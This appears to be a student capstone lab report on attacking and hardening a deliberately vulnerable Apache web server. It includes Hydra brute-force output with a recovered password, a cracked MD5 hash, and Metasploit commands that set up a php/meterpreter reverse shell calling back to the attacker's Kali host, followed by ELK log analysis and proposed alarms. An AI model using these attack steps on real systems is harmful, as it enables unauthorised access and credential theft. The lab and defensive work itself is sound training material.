Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Group:
Unicorn Rocket Launchers

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-REFVM-684427

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	Host/Network/Gateway box
Kali	192.168.1.90	Security/Threat actor box
ELK	192.168.1.100	SIEM - Data finding/retaining box
Capstone	192.168.1.105	Vulnerable web server box

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Enabled on Apache Web Server	Use browser to read full contents of directories on Capstone	Files revealed user Ashton is admin for directory
Weak Password & No Failed Password Lockout	Password was found in common dictionary rockyou. Lockout for failed login not applied allowing for brute force attack	Access to : /secret_folder/ Password hash for Ryan dav://192.168.1.105/webdav/
Persistent Reverse Shell Backdoor	Able to deploy reverse shell payload exploit on web server as IPS/IDS/Firewall allow outbound ports and undetected reverse shell	Gained remote backdoor shell access to Capstone web server providing longterm access

Exploitation: Directory Listing Enabled on Apache

01

Tools & Processes
Used a web browser and navigated to 192.168.1.105

This required no sophistication to achieve.


02

Achievements.
Gained access to directory

Review and recon of files found:
meet_our_team/ashton.txt

Discovered Ashton is the admin for:
/company_folders/secret_folder

03



Exploitation: Weak Passwordd & No Failed Password Lockout

01

Tools & Processes

Used Hydra bruteforce dictionary attack to capture Ashton's password

02

Achievements

Ashton password in rockyou dictionary

Access to /secret_folder/

Access data for /weddav/system discovered

Hash for Ryan's password cracked giving access to webdav

See proof of exploit next page

Proof of Exploit: Password to Hash Crack

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 13] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-07 20:41:22
root@Kali:/usr/share/wordlists#
root@Kali:/usr/share/wordlists#
root@Kali:/usr/share/wordlists#
```

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's accour

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Exploitation: Persistent Reverse Shell Backdoor

01

Tools & Processes

Used msfvenom payload: php/meterpreter/revverse_tcp

Set remote listener
Executed reverse shell backdoor on Capstone Apache server

02

Achievements

Opened remote backdoor shell to victim server

Gained access to root directory on victim server

See proof of exploit on next page

Proof of Exploit: Msfvenom and Meterpreter w/ Flag

```
File   Actions   Edit   View   Help

msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:51252) at 2020-12-07 21

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  1113  fil   2020-12-07 21:20:07 -0800  shell.php

meterpreter >
```


```
meterpreter >
meterpreter >
meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
meterpreter >
```

Blue Team

Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- The scan began @ **2:58 AM on Dec 8 2020**
- **226,332 of packets were sent from 192.168.1.90**
- **Multiple ports requested at the same time are signs of a port scan**



Analysis: Finding the Request for the Hidden Directory

- The hidden directory was found @ 3:50
- # of requests were made? 15,505
- File requested: **“conncet_to_corp_server”**
- This file contained? **instructions for connecting to webdav**



Analysis: Uncovering the Brute Force Attack

- **16,028 request were made in total**
- 256 were made before the attacker found the password

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,028
http://192.168.1.105/webdav	8

Time _source

Dec 8, 2020 @ 04:40:13.729

```
user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Dec 8, 2020 @ 04:40:13.729 server.ip: 192.168.1.105
server.port: 80 server.bytes: 698B status: Error method: get source.ip: 192.168.1.90 source.port: 49748
source.bytes: 163B host.name: Kali network.protocol: http network.direction: outbound
network.community_id: 1:fvkhd/2ROetq1F5TsgnIMQW4ElA= network.bytes: 861B network.type: ipv4
network.transport: tcp http.response.headers.content-type: text/html; charset=iso-8859-1
```

Analysis: Finding the WebDAV Connection

- **68 requests were made to this directory**
- **Shell.php and Password.dav**

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,035
http://192.168.1.105/	114
http://192.168.1.105/webdav	68
http://192.168.1.105/webdav/shell.php	44
http://192.168.1.105/webdav/passwd.dav	28

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- Configure an IDS sensor to watch for TCP connections that send no data; these should trigger an alarm.
- Set up an alarm to trigger when your network is flooded with SYN scans.
- Really ports 80 and 443 should be the only open ports—see below.

What threshold would you set to activate this alarm?

- In this case, set the threshold when more than 3 ports are scanned that aren't the commonly-open ports (80 or 443).

System Hardening

What configurations can be set on the host to mitigate port scans?

- Set up a host-based IDS (HIDS) log port activity and monitor/alert for activity happening on ports other than 80 and 443.
- Configure the firewall to automatically block any port activity except on ports 80 and 443.

Describe the solution. If possible, provide required command lines.

To block port activity from a Windows firewall:

1. Click **START > Administrative tools > Windows Firewall with Advanced Security > Advanced Settings.**
2. Go to **Inbound Rules > New Rule** (under 'Actions').
3. Select **Port > Next > Allow the connection > *add only 80 and 443* > OK.**

SOURCE: action1.com/kb/blocking-or-allow-TCP-IP-port-in-Windows-firewall.html

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- Folders that are meant to be secret should never be made available on the wide-open internet.
- That said, whitelisting IPs which are allowed to access the folder and blocking all other attempts to access is smart.

What threshold would you set to activate this alarm?

- Set up an alert to trigger whenever an unrecognized IP address attempts to access the directory.

System Hardening

What configuration can be set on the host to block unwanted access?

- Set up a firewall rule to block all traffic to the directory unless the traffic is from a recognized IP address.

Describe the solution. If possible, provide required command lines.

To manage a whitelist in a Windows firewall:

1. Click **START > Administrative tools > Windows Firewall with Advanced Security > Advanced Settings.**
2. Go to **Inbound Rules > New Rule** (under 'Actions').
3. Select **Custom > Next > Scope >** ***add your approved IP addresses*** **> OK.**

SOURCE: interserver.net/tips/kb/add-ip-address-windows-firewall

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Because we know Hydra to be a malicious brute force agent, we should protect against it specifically by setting up an alarm to trigger in Kibana when the user agent indicates Hydra.
- More broadly, we can set up an alarm to trigger whenever the system is flooded with GET requests.

What threshold would you set to activate this alarm?

- After 10 failed login attempts, temporarily block logins for 30 minutes.

System Hardening

What configuration can be set on the host to block brute force attacks?

- We know MD5 hashes are vulnerable so storing a password in MD5 is not a secure way to communicate the password. Allow whitelisted users access in other ways.

Describe the solution. If possible, provide the required command line(s).

- Block login attempts once threshold is reached (>10 in 1 hour period). With such a small team, asking them to contact the administrator once they've been locked out (if the failed logins were legitimate) is not too heavy an administrative burden.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- We should know what machines have a legitimate need to access directory, so an alarm should trigger anytime an unknown machine attempts access.

What threshold would you set to activate this alarm?

- The threshold is ZERO machines other than the authorized machine.

System Hardening

What configuration can be set on the host to control access?

- This directory really should not be accessible from the web interface.
- Configure the firewall to block all unauthorized access.

Describe the solution. If possible, provide the required command line(s).

You can disable WebDAV (maybe this is a good idea?):

1. Go to **Control Panel > Uninstall Program > Turn Windows Features on or off.**
2. Click on **IIS > World Wide Web Services > Common HTTP feature > WebDAV Publishing**.

SOURCE:
support.desktopro.com/en/kb/articles/configuring-http-verbs-on-windows-iis

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Set up an alert to trigger whenever traffic flows through port 4444—as the default port used for meterpreter sessions, it should immediately raise red flags.
- Similarly, .php files uploaded to a server should garner suspicion. Set up an alert to trigger when a .php file is uploaded to a server.

What threshold would you set to activate this alarm?

- The threshold would be ZERO amounts of traffic on port 4444 and ZERO .php file uploads.

System Hardening

What configuration can be set on the host to block file uploads?

- Remove the ability to upload files to this directory over the web interface.
- Block traffic on port 4444.

Describe the solution. If possible, provide the required command line.

- Because we already allowed traffic only on ports 80 and 443 (port access mitigation in earlier slides).

the End